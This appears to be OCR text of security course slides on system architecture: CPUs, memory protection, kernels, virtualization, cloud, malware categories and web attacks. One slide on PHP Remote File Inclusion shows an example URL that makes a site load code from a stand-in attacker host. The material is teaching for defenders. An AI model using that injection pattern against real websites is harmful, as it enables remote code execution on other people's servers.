


FIGURE 4.8 **Northbridge and Southbridge Design**

CPU

- Brains of the computer
- Arithmetic Logic Unit (ALU)
  - Performs mathematical operations
- Control Unit
  - Fetches instructions and sends them to the ALU

Fetch and Execute

1. Fetch Instruction 1
2. Decode Instruction 1
3. Execute Instruction 1
4. Write (save) result 1

   These four steps take one clock cycle to complete.

Note: most instructions take several clock cycles

Interrupts

- **A signal that something urgent has happened**
- **CPU must stop its current task and service the interrupt immediately**
- **Then resume the previous task**

Processes and Threads

- **A task is broken into smaller "threads"**
- **Each thread can proceed independently**
- **This reduces time wasted waiting for slow things**
  - **Like disk reads or user input**

Multitasking and Multiprocessing

- **All modern systems are multitasking**
  - **Can run several programs at once**
- **Multiprocessing requires more than one CPU**
  - **Symmetric multiprocessing uses one operating system to manage all CPUs**
  - **Asymmetric multiprocessing systems have one operating system image per CPU**

Watchdog Timer


- **Reboots the system after critical processes hang or crash**

CISC and RISC


- **Complex Instruction Set Computer**
  - **Large set of complex machine language instructions**
  - **Intel processors**
- **Reduced Instruction Set Computers**
  - **Fewer machine language instructions**
  - **Used by ARM processors in cell phones**

Direct and Indirect Addressing


- **Immediate value**
  - **add eax, 8**



- **Direct address**
  - **add eax, [8]**



- **Indirect address**
  - **add [eax], 8**



Memory Protection

- **One process cannot affect another process**
- **Even though they are all sharing the same hardware**
- **Required for secure multiuser and multiprocessing systems**

Process Isolation

- **Logical control**
- **Prevents one process from interfering with another process**
- **Isolation Techniques**
  - **Virtual memory**
  - **Object encapsulation**
    - **To be discussed in Chapter 9**
  - **Time multiplexing**
    - **Each process gets different slices of time**

Real Mode and Protected Mode

- **When an x86 processor starts, it is in *Real Mode***
  - **No process isolation**
  - **Any process can write anywhere in RAM**
- **During bootup, it switches to *protected mode***
- **x64 processor does not use segmentation in 64-bit mode**
  - **They use memory-paging instead (link Ch 4a)**

Virtual Memory

- **Virtual address mapping between processes and hardware memory**
- **Provides isolation, and usually also allows *swapping* pages in and out of RAM**
- **If the kernel attempts to access memory in swap space, a *page fault* occurs**
  - **That page is swapped from disk to RAM**

BIOS

- **Basic Input Output System**
  - **Code in firmware**
  - **Executed when a PC is powered on**
- **First it runs the Power-On Self-Test (POST) to see what hardware is attached**
- **If it finds a boot device, such as a disk, it boots from that**

WORM Storage

- **Write Once, Read Many**
- **Ensures integrity**
  - **Data cannot be altered after first write**
- **Examples:**
  - **CD-R, DVD-R**

Trusted Platform Module

- **A cryptographic co-processor on the motherboard**
- **Can perform cryptography calcuations, and securely store keys**
- **Can be used to detect rootkits, and for hard-disk encryption**

Data Execution Prevention (DEP)

- **Areas of RAM are marked Non-eXecutable (NX bit)**
- **This prevents simple buffer overflow attacks**
- **Even if an attacker can inject code into a variable, the injected code won't run**

Address Space Layout Randomization (ASLR)

- **Each process is randomly located in RAM**
- **Makes it difficult for an attacker to find code that has been injected**
- **DEP and ASLR are one reason Vista was much more secure than Windows XP**

3c

Secure Operating System and Software Architecture

The Kernel

- **Heart of the OS**
- **Runs in ring 0**
- **Two types**
  - **Monolithic**
  - **Microkernel**

Monolithic Kernel

- **Compiled into one static executable**
- **Entire kernel runs in supervisor mode**
- **All functionality must be precompiled in**
- **You must recompile the kernel to add new features**
- **Faster but less secure against crashes**
- **Unix and Linux use monolithic kernels**

Microkernel

- **Modular**
- **Smaller and has less native functionality than a monolithic kernel**
- **Can add functionality via *Loadable Kernel Modules***
- **Modules may run in ring 3 (userland)**
- **Slower but more secure against crashes than a monolithic kernel**
- **Windows is a hybrid system closer to a monolithic kernel**

Reference Monitor

- **Mediates all access between subjects and objects**
- **Enforces the system's security policy**
- **Always enabled and cannot be bypassed**
- **Secure systems can evaluate the security of the reference monitor**
- **Required for levels A and B of TCSEC**

Users and File Permissions

- **Linux and Unix use Read, Write, Execute**
  - **For the Owner, Group, and Others**





FIGURE 4.11 **Linux “ls -la” Command**

Microsoft NTFS Permissions

- **Read**
- **Write**
- **Read and Execute**
- **Modify**
- **Full Control**



Privileged Programs

- **Setuid files in Linux run with the permissions of the owner**
  - **Not the user who launched them**
- **Such as passwd**
  - **Changes a user's password**
  - **Must edit the /etc/passwd and /etc/shadow files**
  - **A normal user cannot edit those files directly**

Virtualization and Distributed Computing

Virtualization

- **Hypervisor simulates hardware**
  - **Guest OS runs on the virtual hardware**

Two Types of Virtualization

- **Virtualization or *Full Virtualization***
  - **Simulated hardware is completely independent of real hardware**
  - **Guest OS runs with no modification**
- **Paravirtualization**
  - **Virtual hardware is similar to real hardware**
  - **Guest OS must be modified to run, with modified kernel system calls**
  - **Can be more efficient, but may not be possible with closed OS like Windows**

Hypervisor

- **Controls access between guest OS's and host hardware**
- **Type 1 Hypervisor (Bare Metal)**
  - **Runs directly on host hardware**
  - **Ex: VMware ESXi**
- **Type 2 Hypervisor**
  - **Runs as an application on an OS, such as Windows**
  - **Ex: VMware Workstation**

Virtualization Benefits

- **Lower hardware costs**
- **Hardware consolidation**
- **Lower power and cooling needs**
- **Snapshots make backup and recovery fast and easy**
- **Virtual clusters of guests can be far simpler than clustering real hardware servers**

Virtualization Security Issues

- **Many guests on one host**
  - **Not perfectly separated from one another**
  - **Never run guests with different security requirements on the same host**
- **Risk: VM Escape**
  - **Attack gains control of the host from a guest**

Blinded by Virtualization

- **A traditional Network Intrusion Detection System is connected to a SPAN port on a switch**
- **It cannot see traffic from one VM to another VM on the same host**

Cloud Computing

Table 4.2

Example Cloud Service Levels

Type	Example
Infrastructure as a Service (IaaS)	Linux server hosting
Platform as a Service (PaaS)	Web service hosting
Software as a Service (SaaS)	Web mail

Cloud Computing

- **Private Cloud**
  - **Houses data for only one organization**
  - **Gov't clouds ensure that data stays within one country**
- **Public cloud**
  - **Mixes data from many companies together**
  - **Requires strict Service Level Agreements for sensitive data**

Pre-Owned Images

- **In April 2011 Amazon warned that a public image was distributed with a backdoor account**
  - **A known SSH key**

Grid Computing

- **Uses computing power from dissimilar systems for high performance**
- **Such as SETI @ Home**

Large-Scale Parallel Data Systems

- **Parallel systems give high performance**
- **But they share memory between systems**
- **Can introduce race condition vulnerabilities**
  - **Brief moments of vulnerability an attacker can exploit by *winning the race***

Peer to Peer

- **Such as BitTorrent**
- **Sharing data between many systems**
- **Decentralized, difficult to take down**
- **Copyright violations are common**
- **Integrity is questionable**
  - **Data from many untrusted sources are combined**
  - **Hashes are a critical control**

Thin Clients

- **Minimal hardware**
- **Rely on a server to run applications and store data**
- **Can be hardware-based or software-based, running on a computer's OS**
- **Software-based thin clients often run in a Web browser**

Diskless Workstations

- **PCs, routers, embedded devices, others**
- **Kernel and OS loaded from the network**

Internet of Things (IoT)

- **Thermostats, cars, cameras, light bulbs, everything on the Internet**
- **Security often terrible**
- **Default passwords, old versions, no way to patch or manage, etc.**

3d

System Vulnerabilities, Threats and Countermeasures

Emanations

- **Radio emissions that leak confidential data, like passwords and encryption keys**
- **TEMPEST**
  - **US Gov't project to measure the risk of emissions**

Covert Channels

- **Communications that violate security policy**
- **Storage channel**
  - **Uses shared storage, such as /tmp**
  - **Others can see filesize, not contents**
- **Timing channel**
  - **Time to reject a username is different from time to reject a password**
  - **Encryption time depends on key & input**

Backdoors

- **Bypass security checks**
  - **Such as username/password**
- **Maintenance hook**
  - **Allows developers to bypass normal system checks during development**
- **Should not be left in production system**

Malware

- **Viruses, worms, logic bombs, trojans**
- **Zero-day exploits**
  - **No patch is available**

Viruses

- Code attached to an EXE file
- Macro virus (in MS Office documents)
- Boot sector virus
- Stealth virus
  - Hides from OS and antivirus
- Polymorphic virus (mutates)
- Multipartite virus
  - Spreads via multiple vectors

Worms, Trojans, Rootkits

- **Worms**
  - **Propagate without being attached to a file, over networks**
- **Trojans**
  - **Lie about what they do**
- **Rootkits**
  - **Replace part of the kernel or OS**
  - **May run in ring 3 or ring 0**

Packers

- **Compress and obfuscate executables**
- **Decompresser is prepended to the compressed file**
- **UPX is a common packer**

Logic Bombs

- **Waits for a trigger condition, then executes payload**
  - **A certain date, for example**

Antivirus Software

- **Signature-based**
  - **Uses a database of signatures**
  - **Easily circumvented**
  - **Few false positives**
- **Heuristic-based**
  - **Detects anomalous behavior**
  - **Creates false positives**

Server-Side Attacks

- **Exploits vulnerable services**
  - **Like SMB file-sharing**




FIGURE 4.15 Server-Side Attack

Client-Side Attacks

- **User downloads malicious content**
  - **PDF files, Office files, etc.**




FIGURE 4.16 **Client-Side Attack**

Web Architecture and Attacks

- **Active content opens new vulnerabilities**
- **PHP often allows Remote File Inclusion**
  - **http://example.com/index.php?file=readme.txt**
  - **http://example.com/index.php?file=http://evil.com/evil.php**

Applets

- **Executable code included in Web pages**
- **Java**
  - **Platform-independent**
    - **Runs in Java Virtual Machine, in a sandbox**
- **ActiveX**
  - **Digitally signed**
  - **Run code in Internet Explorer**

OWASP

- **Open Web Application Security Project**
  - **Many free resources**
  - **Top Ten (link Ch 4d)**

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures
A10:2021-Server-Side Request Forgery (SSRF)

Service Oriented Architecture (SOA)

- **Application architecture is composed of services**
- **Multiple apps use the same service**
- **Services are platform-independent and can be called in a generic way**
  - **Not dependent on a single language**
- **Services are published in a directory**

Web Services

- **XML or JSON (JavaScript Object Notation)**
  - **Data structure of web services**
- **SOAP (Simple Object Access Protocol) or REST (Representational State Transfer)**
  - **Provide connectivity**
- **WDSL (Web Services Description Language)**
  - **Details how the Web services are invoked**

Database Security

- **Store large amounts of data**
